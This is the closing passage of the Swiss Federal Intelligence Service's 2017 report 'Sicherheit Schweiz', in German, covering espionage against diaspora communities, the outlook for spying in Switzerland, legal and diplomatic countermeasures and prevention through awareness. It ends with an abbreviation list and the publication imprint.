Auf die Konsequenzen für die von der Ausforschung einer Diasporagemeinschaft persönlich Betroffenen und allenfalls auch ihrer Angehörigen im Herkunftsland wurde oben bereits hingewiesen. Verbotener Nachrichtendienst und insbesondere Versuche, die Diasporagemeinschaft einzuschüchtern, zu politisieren oder gar zu polarisieren und Personen gegeneinander aufzuhetzen, können den Frieden eines Landes stören. Dies alles läuft den Aufgaben des Staates zuwider: zum einen die Grundrechte und Freiheit seiner Bewohnerinnen und Bewohner zu sichern, zum anderen ihre Sicherheit und Ordnung zu garantieren.

Tiefe der Durchdringung

Während im Bereich Cyberspionage zumindest für einzelne Staaten eine ziemlich genaue Vorstellung besteht, wie tief sie die Informations- und Kommunikationssysteme durchdringen, lässt sich dies im Bereich der klassischen Spionage nicht feststellen. Anzunehmen ist, dass grosse Unterschiede bestehen, dass zum Beispiel kleinere und ärmere Länder nicht die-

selbe Durchdringung erreichen können. Allerdings bringen autoritäre Regime auch in armen Staaten immer wieder erhebliche Mittel zur Ausforschung ihrer Angehörigen im Ausland auf. Kommt dazu, dass gegebenenfalls schon ein bescheidener Mitteleinsatz genügen kann, um oppositionelle Kräfte daran zu hindern, nennenswerte Wirkung zu erzielen.

Kurzfilm „Im Visier“ zum Thema „Wirtschaftsspionage in der Schweiz“

Im Internet unter:

www.vbs.admin.ch/de/themen/nachrichtenbeschaffung/wirtschaftsspionage.html

Erläuterungen zum Kurzfilm „Im Visier“ unter:

www.vbs.admin.ch/de/themen/nachrichtenbeschaffung/wirtschaftsspionage.html
unter *Dokumente/Wirtschaftsspionage*



AUSSICHTEN

Spionageaktivitäten werden anhalten

Gegen wirtschaftliche, politische und militärische Interessen wird weiterhin Spionage betrieben werden. Mehrere Umstände führen dazu, dass die Schweiz weiterhin Ziel verbotener nachrichtendienstlicher Tätigkeit bleibt oder zumindest in der Schweiz spioniert wird. Es sind – um nur einige zu nennen – der hohe technologische Standard der Schweizer Industrie, die Forschung hierzulande, der Finanzplatz sowie der Energie- und Rohstoffhandel. Kommt hinzu, dass Teile der UNO und andere internationale Gremien in der Schweiz ihren Sitz haben. Auch die Angehörigen verschiedener Diasporagemeinschaften werden Ziel nachrichtendienstlicher Tätigkeiten bleiben. Es ist mit verbotenen nachrichtendienstlichen Tätigkeiten zugunsten des Machterhalts oder -ausbaus vornehmlich autoritärer oder diktatorischer Regime zu rechnen.

Abwehrmassnahmen und Prävention

Verbotener Nachrichtendienst wird zumeist in staatlichem Auftrag betrieben; schuldig machen sich einzelne Personen. Liegt ein strafrechtlich relevanter Sachverhalt vor, das heisst, ein hinreichender Tatverdacht ist dokumentiert, so wird dieser mit strafrechtlichen Mitteln überprüft. Es geht hierbei um Offizialdelikte, das heisst, es braucht keinen Strafantrag eines Geschädigten, da der verbotene Nachrichtendienst staatliche Interessen verletzt. Sie sind aber als politische Delikte definiert, deren strafrechtliche Untersuchung und Verfolgung die Ermäch-

tigung durch den Bundesrat voraussetzt. Falls der Tatverdächtige ein in der Schweiz akkreditierter Diplomat ist, müsste zusätzlich das Entsendeland seine Immunität aufheben.

Ist kein hinreichender Tatverdacht zur Eröffnung der Strafverfolgung gegeben oder der Bundesrat erteilt die Ermächtigung zur Strafverfolgung nicht, stehen andere Massnahmen zur Verfügung. So kann auf informellen Kanälen der Rückzug der nachrichtendienstlich tätigen Person erwirkt werden. Weitere Möglichkeiten sind eine Ausweisung oder die Erklärung zur Persona non grata beziehungsweise im Fall, dass sich die Person noch nicht im Land befindet, ein Einreiseverbot oder die Verweigerung des nötigen Visums beziehungsweise der Akkreditierung. Ergänzt werden diese Möglichkeiten mit bundesrätlichen Massnahmen – auch diese können darin bestehen, eine Person auszuweisen oder ihr das Betreten der Schweiz zu verbieten. Im Unterschied zu den Massnahmen der anderen Behörden bestehen gegen die Massnahmen des Bundesrates keine Rechtsmittel.

Eines der wichtigsten Mittel gegen Spionage bleibt trotz der Palette an Abwehrmassnahmen die Prävention. Sie besteht nebst der Arbeit der damit betrauten Behörden hauptsächlich in der Sensibilisierung und Ausbildung, zum einen im Umgang mit schützenswerten Informationen, zum anderen mit Hinweisen auf die Vorgehensweise von Nachrichtendiensten. Diese Sensibilisierung gegenüber den Modi operandi von ausländischen Nachrichtendiensten kann immerhin dazu führen, dass verdächtiges Ver-

halten rasch erkannt wird beziehungsweise früh genug, also bevor sich die designierte Informationsquelle tief verstrickt oder sich allenfalls schon strafbar gemacht hat. Zu zeigen, wie ausländische Nachrichtendienste vorgehen, ist das Ziel des Kurzfilms „Im Visier“ – er soll ermöglichen, solche Versuche frühzeitig zu erkennen: Anbahnungsversuche sollte jede in der Schweiz wohnhafte Person dem NDB melden. ■



Schlusszene aus
Kurzfilm „Im Visier“

Abkürzungsverzeichnis

AQAH	al-Qaida auf der arabischen Halbinsel
AQIM	al-Qaida im islamischen Maghreb
APT	Advanced Persistent Threats
BWIS	Bundesgesetz über Massnahmen zur Wahrung der inneren Sicherheit
DWR	Die wahre Religion
EDA	Eidgenössisches Departement für auswärtige Angelegenheiten
IZRS	Islamischer Zentralrat der Schweiz
JCPOA	Joint Comprehensive Plan of Action
JFS	Jabhat Fath al-Sham
KKJPD	Konferenz der kantonalen Justiz- und Polizeidirektorinnen und -direktoren
KKPKS	Konferenz der kantonalen Polizeikommandanten
LTTE	Liberation Tigers of Tamil Eelam
Melani	Melde- und Analysestelle Informationssicherung
Nato	North Atlantic Treaty Organisation
NDG	Nachrichtendienstgesetz
NSA	National Security Agency
OSZE	Organisation für Sicherheit und Zusammenarbeit in Europa
PKK	Arbeiterpartei Kurdistans
TAK	Freiheitsfalken Kurdistans



Redaktion

Nachrichtendienst des Bundes NDB

Redaktionsschluss

Februar/März 2017

Kontaktadresse


Nachrichtendienst des Bundes NDB
Papiermühlestrasse 20
CH-3003 Bern
E-Mail: info@ndb.admin.ch
www.ndb.admin.ch

Vertrieb

BBL, Verkauf Bundespublikationen,
CH-3003 Bern
www.bundespublikationen.admin.ch
Art.-Nr. 503.001.17d
ISSN 1664-4670

Copyright

Nachrichtendienst des Bundes NDB, 2017



SICHERHEIT SCHWEIZ

Nachrichtendienst des Bundes NDB

Papiermühlestrasse 20

CH-3003 Bern

www.ndb.admin.ch / info@ndb.admin.ch